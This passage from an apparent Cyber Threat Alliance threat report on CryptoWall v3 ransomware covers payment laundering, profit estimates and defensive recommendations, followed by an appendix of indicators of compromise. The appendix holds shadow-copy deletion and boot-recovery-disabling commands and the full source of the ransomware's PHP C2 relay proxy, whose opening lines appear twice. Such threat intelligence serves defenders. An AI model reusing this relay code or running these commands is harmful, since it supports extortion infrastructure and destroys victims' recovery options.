


FIGURE 37 Example payment information for CW3 infection. *Source: Cyber Threat Alliance*

This method is used to deter financial investigators from discovering the true source of the primary final wallet by creating extra layers of confusion. This makes following the Bitcoin transaction flow difficult and time-consuming. Eventually, the final wallet can be found through enough effort. The image that follows represents a small portion of Bitcoin financial transactions that were witnessed:




FIGURE 38 CW3 BTC transactions. *Source: Cyber Threat Alliance*

When looking at the number of victims providing payment for the CW3 ransomware, it becomes clear that this business model is extremely successful and continues to provide significant income for this group.

One variant alone involved with the 'crypt100' campaign identifier resulted in over 15,000 victims across the globe. These 15,000 victims alone would account for, at minimum, roughly $5 million in profit for the CW3 group.

When researching profits made by the group behind CW3, an estimated $325 million dollars was discovered.

CONCLUSION

This report represents a significant first milestone for the Cyber Threat Alliance in its aim to raise awareness about advanced cyberthreats and the motivations and tactics of the bad actors behind them. As part of this unified research effort, the CryptoWall version 3 malware and attack lifecycle were investigated in order to identify all aspects of this threat that is affecting hundreds of thousands of individuals and organizations.

CryptoWall version 3 is a complex family of malware backed by a very robust back-end infrastructure. To date, nearly 406,887 attempted infections have been observed by the founding members of the Cyber Threat Alliance. This malware accounts for an estimated $325 million in damages and has affected hundreds of thousands of victims since its creation.

Readers are encouraged to use the data provided in this report to better protect them and can use any intelligence freely, including:

- Scripts and files provided on the Cyber Threat Alliance GitHub **repository.**
- **Live tracker website,** providing the latest CW3 samples and C2 URLs.
- Appendix of this report, which includes a full list of IOCs.

Beyond this public sharing of intelligence, the threats, tactics, and indicators covered within this report have been shared by all Alliance members to maximize protection for their respective customers.

We believe that this report, created through the cooperation and shared resources of traditional competitors, marks a milestone in the security industry. The Cyber Threat Alliance and its members are dedicated to identifying, researching, and exposing incredibly dangerous and impactful threats around the world in order to better protect our customers and the open source community.

For more information on the Cyber Threat Alliance and how you can participate, please visit: **http://cyberthreatalliance.org/.**

RECOMMENDATIONS

CryptoWall v3 utilizes various strategies to infect target systems and the broad-reaching nature of the threat requires a multifaceted approach to adequately defend against. The CTA offers several recommendations to ensure the maximum protection against CryptoWall and other similar threats.

The first and best way to defend against CryptoWall is to ensure that users are trained in common best practices to avoid the malware infecting their systems. These best practices include:

- Ensuring that the operating system, device firmware and applications, especially antivirus and web browsers, on their systems are up-to-date.
- Users also need to be trained on phishing techniques and how to spot these sorts of tactics, such as always paying attention to the name of the person who is sending them an email message, particularly one with an attachment.
- Users should also pay attention to the file type of any attachments they receive. Files that are ".zip" should be a red flagged, along with other uncommon file types like ".scr," which was utilized by CryptoWall.
- All of the most popular web browsers offer features that automatically block such plug-ins as Java, Flash and Silverlight, until the user chooses to activate them individually. Ensure that these protections are on, and you only activate plug-ins from trusted sources.

While the above tips will help protect users and organizations from CryptoWall and many other common forms of malware, there are more advanced solutions that can and should be used to ensure that CryptoWall doesn't make it to the end user in the first place. Organizations should first review their access and security policies to limit access to critical infrastructure and data from systems and users who do not require it. Due to the varied attack strategies employed by CryptoWall, organizations should also ensure that they have the correct security solutions and strategies in place to mitigate advanced threats like CryptoWall.

Following the kill chain methodology is the most effective strategy to minimize the chance of CryptoWall infection. Solutions like Intrusion Prevention Systems (IPS), antivirus (AV), sandboxing, web filtering, IP reputation scoring, anti-spam services and SSL Inspection provide advanced protections that can significantly reduce a network's vulnerability to CryptoWall and other advanced threats. Utilizing the kill chain methodology, web filtering solutions can block access to CryptoWall C2 sites, and intrusion prevention systems can interrupt delivery of CyptoWall payloads, while antivirus and sandbox can detect and block CryptoWall infection. When used in conjunction, these advanced security solutions dramatically shrink a network's attack surface and close down various vectors for infection.

Some of these solutions, such as antivirus, are fairly universally employed by organizations. Adoption of more advanced solutions, including sandboxing, that defend against the widest breadth of malicious campaigns and advanced penetration strategies utilized in the wild are less universal but should be seriously considered by organizations as a new security requirement.

APPENDIX

HASHES & FIRST TIER C2 URLS

For an up-to-date list of hashes and identified first-tier command and control URLs, please refer to the live CW3 tracking website found **here.**

FIRST TIER C2 PROXY FILENAMES

- teams.php
- utf.php
- unsubscribe.php
- video.php
- csa.php
- connectJsonClient.php
- aa.php
- register.php
- ee.php
- update910e.php
- data.php
- numerix.php
- rrrr.php
- ap5.php
- uhp.php
- w.php
- e.php
- ccc.php
- dd.php
- click.php
- e5.php
- restore2.php
- descargar.php
- r.php
- cccc.php
- pirates_treasure.php
- e3.php
- pus.php
- im.php
- genius.php
- cc.php
- update913a.php
- prx.php
- update1.php
- img1.php
- mystocks_s.php
- 50bxs6daphp
- ccccc.php
- ap2.php
- ap4.php
- picture.php
- e4.php
- grib.php
- update912f.php
- d.php
- daynight.php
- reference.php
- cdrqyqsie5gcphp
- b.php
- img4.php
- e2.php
- c.php
- router.php
- g5.php
- go1.php
- top.php
- log.php
- attrlog.php
- SimplePhpTest001.php
- update.php
- g1.php
- cv.php
- img2.php
- bs_check.php
- pns.php
- g3.php
- ads.php
- wa.php
- ap1.php
- ap3.php
- e1.php
- index2.php
- get_block.php
- g4.php
- getkey.php
- index.php
- rr.php
- ajax.php
- img5.php
- a.php
- rrr.php
- g2.php
- rrrrr.php
- bb.php
- ajs.php
- cedemima.php
- sa.php
- img3.php

SECOND TIER C2 IP ADDRESSES

Key	ASN	Geographic Location
5.178.82.14	Selectel Ltd.	Saint Petersburg, Russia
188.93.17.149	Selectel Ltd.	Saint Petersburg, Russia
188.93.17.207	Selectel Ltd.	Saint Petersburg, Russia
109.234.154.29	Selectel Ltd.	Saint Petersburg, Russia
95.213.147.21	Selectel Ltd.	Saint Petersburg, Russia

FILES WRITTEN

The following are written in various locations on the victim machine with the intent to provide instructions to the end user on how the decryption key can be acquired.

- `HELP_DECRYPT.TXT`
- `HELP_DECRYPT.PNG`
- `HELP_DECRYPT.HTML`
- `HELP_DECRYPT.URL`

These paths are used by CW3 to drop itself during initial runtime:

- `C:\\[random]\\[random].exe`
- `%APPDATA%\\[random].exe`

Please refer to the "Malware Analysis" section of this report for further information on how the random values are acquired.

SPAWNED PROCESSES

When executed, CW3 will spawn an instance of explorer.exe and svchost.exe. These processes have code injected that will perform various CW3 functionality. Additionally, the following external commands are executed, which may indicate the presence of CW3:

- `vssadmin.exe Delete Shadows /All /Quiet`
- `bcdedit /set {default} recoveryenabled No`
- `bcdedit /set {default} bootstatuspolicy ignoreallfailures`

CREATED REGISTRY KEYS

For further information on the registry keys that follow, as well as how the various alphanumeric strings are generated, please refer to the "Malware Analysis" section of this report.

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run [MD5 Key] : [Executable Path]`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce [MD5 Key] : [Executable Path]`
- `HKCU\Software\[MD5 Key]\[Partial MD5 Key]\`
- `HKU\[SID]\Software\[MD5 Key]\[char]k`
- `HKU\[SID]\Software\[MD5 Key]\[char]u`
- `HKU\[SID]\Software\[MD5 Key]\[char]r`
- `HKU\[SID]\Software\[MD5 Key]\[char]v`

PHP PROXY SCRIPT

```
<?php

$to_addr = ‘’;
$to_port = false; //or FALSE

if (isset($_GET[‘testmode’]))
{
  if (function_exists(‘curl_init’))
    die(‘ok’);
  else
    die(‘no’);
}

if (!function_exists(‘curl_init’))
  die(‘no’);

class crypt
{
  var $data;

  function hexToStr($hex)
  {
    $string=’’;
    for ($i=0; $i < strlen($hex)-1; $i+=2)
    {
      $string .= chr(hexdec($hex[$i].$hex[$i+1]));
    }
    return $string;
  }

  function Decode($key)
  {
    if (strlen($key) < 1)
      return false;
    $this->data = $this->hexToStr($this->data);
    $s = array();
    for ($i=0; $i<256; $i++)
    {
      $s[$i] = $i;
    }
    $j = 0;
    $x;
    for ($i=0; $i<256; $i++)
    {
      $j = ($j + $s[$i] + ord($key[$i % strlen($key)])) % 256;
      $x = $s[$i];
      $s[$i] = $s[$j];
      $s[$j] = $x;
    }
<?php

$to_addr = ‘’;
$to_port = false; //or FALSE

if (isset($_GET[‘testmode’]))
{
  if (function_exists(‘curl_init’))
    die(‘ok’);
  else
    die(‘no’);
}
```

```
if (!function_exists('curl_init'))
  die('no');

class crypt
{
  var $data;

  function hexToStr($hex)
  {
    $string='';
    for ($i=0; $i < strlen($hex)-1; $i+=2)
    {
      $string .= chr(hexdec($hex[$i].$hex[$i+1]));
    }
    return $string;
  }

  function Decode($key)
  {
    if (strlen($key) < 1)
      return false;
    $this->data = $this->hexToStr($this->data);
    $s = array();
    for ($i=0; $i<256; $i++)
    {
      $s[$i] = $i;
    }
    $j = 0;
    $x;
    for ($i=0; $i<256; $i++)
    {
      $j = ($j + $s[$i] + ord($key[$i % strlen($key)])) % 256;
      $x = $s[$i];
      $s[$i] = $s[$j];
      $s[$j] = $x;
    }
    $i = 0;
    $j = 0;
    $ct = '';
    $y;
    for ($y=0; $y<strlen($this->data); $y++)
    {
      $i = ($i + 1) % 256;
      $j = ($j + $s[$i]) % 256;
      $x = $s[$i];
      $s[$i] = $s[$j];
      $s[$j] = $x;
      $ct .= $this->data[$y] ^ chr($s[($s[$i] + $s[$j]) % 256]);
    }

    $this->data = $ct;
    unset($ct);
  }

  function Encode($key)
  {
    $s = array();
    for ($i=0; $i<256; $i++)
    {
      $s[$i] = $i;
    }
```

```
    $j = 0;
    $x;
    for ($i=0; $i<256; $i++)
    {
      $j = ($j + $s[$i] + ord($key[$i % strlen($key)])) % 256;
      $x = $s[$i];
      $s[$i] = $s[$j];
      $s[$j] = $x;
    }
    $i = 0;
    $j = 0;
    $ct = '';
    $y;
    for ($y=0; $y<strlen($this->data); $y++)
    {
      $i = ($i + 1) % 256;
      $j = ($j + $s[$i]) % 256;
      $x = $s[$i];
      $s[$i] = $s[$j];
      $s[$j] = $x;
      $d = dechex(ord($this->data[$y]) ^ ($s[($s[$i] + $s[$j]) % 256]));
      $ct .= (strlen($d) == 1) ? '0'.$d : $d;
    }

    $this->data = $ct;
    unset($ct);
  }

  function PrepareData($data)
  {
    $this->data = $data;
  }

}
$post_data = isset($_POST) ? $_POST : false;
$get_data = isset($_GET) ? $_GET : false;
$inp_data = false;
foreach($get_data AS $k=>$v)
  $inp_data = $v;

if ($post_data && $get_data && $inp_data)
{
  if (!preg_match("/^[a-z0-9]{10,15}$/", $inp_data))
    die();

  $data_found = false;
  $pd = array();
  foreach ($post_data as $key => $value)
  {
    if (preg_match("/^[a-fA-F0-9]{70,}$/", $value))
      $data_found = $value;
    $pd[] = stripslashes($key).'='.stripslashes($value);
  }

  if ($data_found === false)
    die();
```

```
  $kkk = '';
  $k_arr = str_split($inp_data);
  sort($k_arr);
  $k_size = sizeOf($k_arr);
  for($q=0;$q<$k_size;$q++) $kkk .= $k_arr[$q];

  $crypt = new crypt();
  $crypt->PrepareData($data_found);
  $crypt->Decode($kkk);
  $ndata = $crypt->data;

  if ($ndata[0] != '{' || $ndata[strlen($ndata)-1] != '}')
    die();

  $ndata = trim($ndata, '{}');
  $narr = explode('|', $ndata);

  if (!preg_match("/^[0-9]$/", $narr[0]) || !preg_match("/^[a-zA-Z0-9]{4,20}$/",
$narr[1]) || !preg_match("/^[a-fA-F0-9]{32}$/", $narr[2]))
    die();

  $post_string = join("&", $pd);

  $ch = curl_init();

  if (count($_FILES) > 0)
  {
    foreach($_FILES AS $kq=>$vq) { $upfile = $kq; break; }
    if (isset($upfile))
      $post_data[$upfile] = '@'. $_FILES[$upfile]['tmp_name'].';filename='.$_
FILES[$upfile]['name'].';type='.$_FILES[$upfile]['type'];
  }
  curl_setopt($ch, CURLOPT_URL, $to_addr.'/'.$inp_data);
  if ($to_port !== false)
    curl_setopt($ch, CURLOPT_PORT, $to_port);
  curl_setopt($ch, CURLOPT_POST, 1);
  curl_setopt($ch, CURLOPT_POSTFIELDS, $post_data);

  curl_setopt($ch, CURLOPT_HEADER, FALSE);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, FALSE);
  curl_setopt($ch, CURLOPT_FOLLOWLOCATION, TRUE);

  $result = curl_exec($ch);
  curl_close($ch);
}

?>
```

cyberthreatalliance.org